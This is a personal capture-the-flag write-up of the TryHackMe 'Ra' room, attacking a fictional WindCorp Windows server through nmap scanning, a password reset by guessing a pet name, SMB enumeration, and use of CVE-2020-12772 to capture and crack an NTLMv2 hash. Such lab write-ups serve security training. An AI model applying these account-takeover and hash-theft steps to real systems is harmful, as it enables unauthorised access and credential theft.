Written in the shadows by: Khaled Eldes0ki

Miscellaneous

1. https://tryhackme.com/r/room/ra

- ***Description***

You have gained access to the internal network of WindCorp, the multibillion dollar company, running an extensive social media campaign claiming to be unhackable (ha! so much for that claim!).


Next step would be to take their crown jewels and get full access to their internal network. You have spotted a new windows machine that may lead you to your end goal. Can you conquer this end boss and own their internal network?

- Port Scanning & Enumeration ⇒ NMAP

```
# Nmap 7.60 scan initiated Sat Oct 19 01:47:24 2024 as: nmap -sC -sV -oA scan
10.10.39.180
Nmap scan report for ip-10-10-39-180.eu-west-1.compute.internal (10.10.39.180)
Host is up (0.00079s latency).
Not shown: 978 filtered ports
PORT     STATE SERVICE          VERSION
53/tcp   open  domain           Microsoft DNS
80/tcp   open  http             Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Windcorp.
88/tcp   open  kerberos-sec     Microsoft Windows Kerberos
135/tcp  open  msrpc            Microsoft Windows RPC
139/tcp  open  netbios-ssn      Microsoft Windows netbios-ssn
389/tcp  open  ldap             Microsoft Windows Active Directory LDAP
443/tcp  open  ssl/http         Microsoft HTTPAPI httpd 2.0
| http-auth:
|   Negotiate
|_  NTLM
|_http-title: Site doesn't have a title.
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  ncacn_http       Microsoft Windows RPC over HTTP
636/tcp  open  tcpwrapped
2179/tcp open  vmrdp
3268/tcp open  ldap             Microsoft Windows Active Directory LDAP
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server    Microsoft Terminal Services
5222/tcp open  jabber           Ignite Realtime Openfire Jabber server
| ssl-cert: Subject: commonName=fire.windcorp.thm
|_Not valid after: 2025-04-30
7070/tcp open  http             Jetty 9.4.18
|_http-title: Openfire HTTP Binding Service
7443/tcp open  ssl/http         Jetty 9.4.18
|_http-title: Openfire HTTP Binding Service
7777/tcp open  socks5           (No authentication; connection failed)
9090/tcp open  zeus-admin
9091/tcp open  ssl/xmltec-xmlmail
MAC Address: 02:B3:C7:C5:7B:61 (Unknown)
```


We find that the DNS_Domain_Name: windcorp.thm and hostname fire.windcorp.thm.


Add them to /etc/hosts file



```
  GNU nano 2.9.3                      /etc/hosts                        Modified

127.0.0.1       localhost
127.0.1.1       tryhackme.lan   tryhackme
10.10.39.180 fire.windcorp.thm windcorp.thm
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```


- **visit the web site (port 80)**




Reset password — Mozilla Firefox
fire.windcorp.thm/reset.asp
Reset password
Username:
What is/was your favorite pets name?
What is your mothers maiden name?
What was your first grade teachers name?
What is/was your favorite pets name?
What make was your first car?
Reset

The website helpfully displays a list of IT support staff, employees, and even includes a shiny "Reset Password" button. Tempting, right?

I resisted the urge to go full brute-force mode (you're welcome, IT team!). Instead, I decided to put on my OSINT detective hat and do some digging, trying to uncover the answers to those secretive password reset questions — Sherlock Holmes style, but for the internet.




Our employees in focus!

Emily Jensen

"Love it! Thanks for beleiving in me!"


Lily Levesque

The website kindly showcases its employees, complete with pictures — a real treat for an OSINT enthusiast! Those photos? Well, they're not just for show. They can contain valuable metadata, and with a little digging, I could link some of the employees to their social media accounts. Turns out, those smiling faces might just be the key to unlocking a bit more than expected!




Aperture Value:
Exposure Time:
Focal Length:
Flash:
ISO Speed Rating:
Metering Mode:
Camera Model:
Date/Time:
Description:
Location:
Keywords:
Author:
Copyright:

I downloaded the employee photos, but no metadata surfaced. However, one image caught my eye—named "lilyleAndSparky." "Sparky" sounds like a pet name, and people love using their pets for security questions. Time to see if that's the key! 🐾



Reset password

Username: lilyle What is/was your favorite pets name? Sparky Reset




Your password has been reset to: **ChangeMe#1234**


Remember to change it after logging in!

The name "Sparky" turned out to be a lucky guess — gg, it was the correct answer! 🐾 Time to move forward with a smile and a little victory dance.

Let's see if we can gain SMB access using Lilyle's credentials. Time to put this information to the test and see what doors it might open! 🔑




```
root@ip-10-10-88-165:~# smbclient -L //windcorp.thm -U lilyle
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\lilyle's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Shared          Disk
        SYSVOL          Disk      Logon server share
        Users           Disk
```



```
root@ip-10-10-88-165:~# smbclient \\\\windcorp.thm\\Shared -U lilyle
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\lilyle's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat May 30 01:45:42 2020
  ..                                  D        0  Sat May 30 01:45:42 2020
  Flag 1.txt                          A       45  Fri May  1 16:32:36 2020
  spark_2_8_3.deb                     A 29526628  Sat May 30 01:45:01 2020
  spark_2_8_3.dmg                     A 99555201  Sun May  3 12:06:58 2020
  spark_2_8_3.exe                     A 78765568  Sun May  3 12:05:56 2020
  spark_2_8_3.tar.gz                  A 123216290  Sun May  3 12:07:24 2020

                15587583 blocks of size 4096. 10909542 blocks available
smb: \>
```

GG! I just snagged the first flag—it was surprisingly easy! 🎉

Now, it’s time to look for hints for the next step. I came across a file named "spark_2_8_3," so I’ll download it and see what secrets it holds. Let’s crack this open! 🔍



```
smbc_open: Connection timed out
hacker@ELDesoki:/mnt/c/Users/Khale$ sudo smbclient \\\\windcorp.thm\\
Password for [WORKGROUP\lilyle]:
do_connect: Connection to wi
hacker@ELDesoki:/mnt/c/Users
hacker@ELDesoki:/mnt/c/Users
Password for [WORKGROUP\lily
do_connect: Connection to wi
hacker@ELDesoki:/mnt/c/Users
PING fire.windcorp.thm (10.1
64 bytes from fire.windcorp.
64 bytes from fire.windcorp.
64 bytes from fire.windcorp.
^C
--- fire.windcorp.thm ping s
3 packets transmitted, 3 rec
rtt min/avg/max/mdev = 93.05
hacker@ELDesoki:/mnt/c/Users
Password for [WORKGROUP\lily
session setup failed: NT_STA
hacker@ELDesoki:/mnt/c/Users
Password for [WORKGROUP\lily
Try "help" to get a list of
smb: \> ls
  .
  ..
  Flag 1.txt
  spark_2_8_3.deb
  spark_2_8_3.dmg
  spark_2_8_3.exe
  spark_2_8_3.tar.gz

                15587583 blo
smb: \> ^C
hacker@ELDesoki:/mnt/c/Users
hacker@ELDesoki:/mnt/c/Users/Khale$ sudo smbget smb://windcorp.thm/Sh
Password for [WORKGROUP\lilyle]:
Using domain: WORKGROUP, user: lilyle
smb://windcorp.thm/Shared/spark_2_8_3.exe
Downloaded 75.12MB in 390 seconds
hacker@ELDesoki:/mnt/c/Users/Khale$
```

Username: lilyle

Password: ••••••••••••••

Domain: 10.10.229.230


☑ Save password

☐ Auto login


☐ Login as invisible

☐ Login anonymously

Let’s give Lilyle’s credentials a shot here too! Who knows what treasures we might uncover? Time to see if they work their magic again! 🔑 ✨


Spark
File Contacts Actions Help
Lily Levesque
Online
Contacts
Conferences
Search for other people on the server

It worked! Now that we're in, what's the next move? Let's explore the environment and see what valuable data or flags we can uncover. Time to dive in and find out what secrets await! 🕵️ 🔍




Ignite Realtime
https://discourse.igniterealtime.org › ... · ترجم هذه الصفحة
Spark 2.8.3 Released
٢٠١٧/٠١/٢٩ — The Ignite Realtime community has just released Spark 2.8.3 and it can be downloaded from the Ignite Realtime: Downloads. This is a regular update.

GitHub
https://github.com › igniterealtime › r... · ترجم هذه الصفحة
Releases · igniterealtime/Spark
٢٠٢٣/٠٣/٣١ — Cross-platform real-time collaboration client optimized for business and organizations. - Releases · igniterealtime/Spark.


While investigating what "spark" is, I stumbled upon a CVE that could be useful. I'm going to exploit this to retrieve the NTLM hash for the user "buse." Let's see if this leads us to further success! 🔐 ✨

https://github.com/theart42/cves/blob/master/cve-2020-12772/CVE-2020-12772.md



```
[HTTP] NTLMv2 Username : WINDCORP\buse
[HTTP] NTLMv2 Hash     : buse::WINDCORP:4ce69722d0715c4e:D182F429D3F8E1899FE6152A31F04DF0:0101000000000000004B749
2002E006C006F00630061006C000300280073006500720076006500720032003000300033002E0073006D0062002E006C006F0063006100
926D2746466AA21E11FF6A99E5A00A001000000000000000000000000000000000000000000900000000000000000000000
```

successfully obtained the NTLM hash and am ready to crack it (fingers crossed!). I decided to use Hashcat with the rockyou wordlist, and it worked like a charm. I cracked the password for user "buse"



```
smb: \buse\Desktop\> ls
  .                                  DR        0  Thu May  7 13:01:26 2020
  ..                                 DR        0  Thu May  7 13:01:26 2020
  Also stuff                          D        0  Thu May  7 13:00:17 2020
  desktop.ini                       AHS      282  Fri May  1 13:25:41 2020
  Flag 2.txt                          A       45  Sat May  2 21:53:18 2020
  Notes.txt                           A       37  Fri May  1 18:33:56 2020
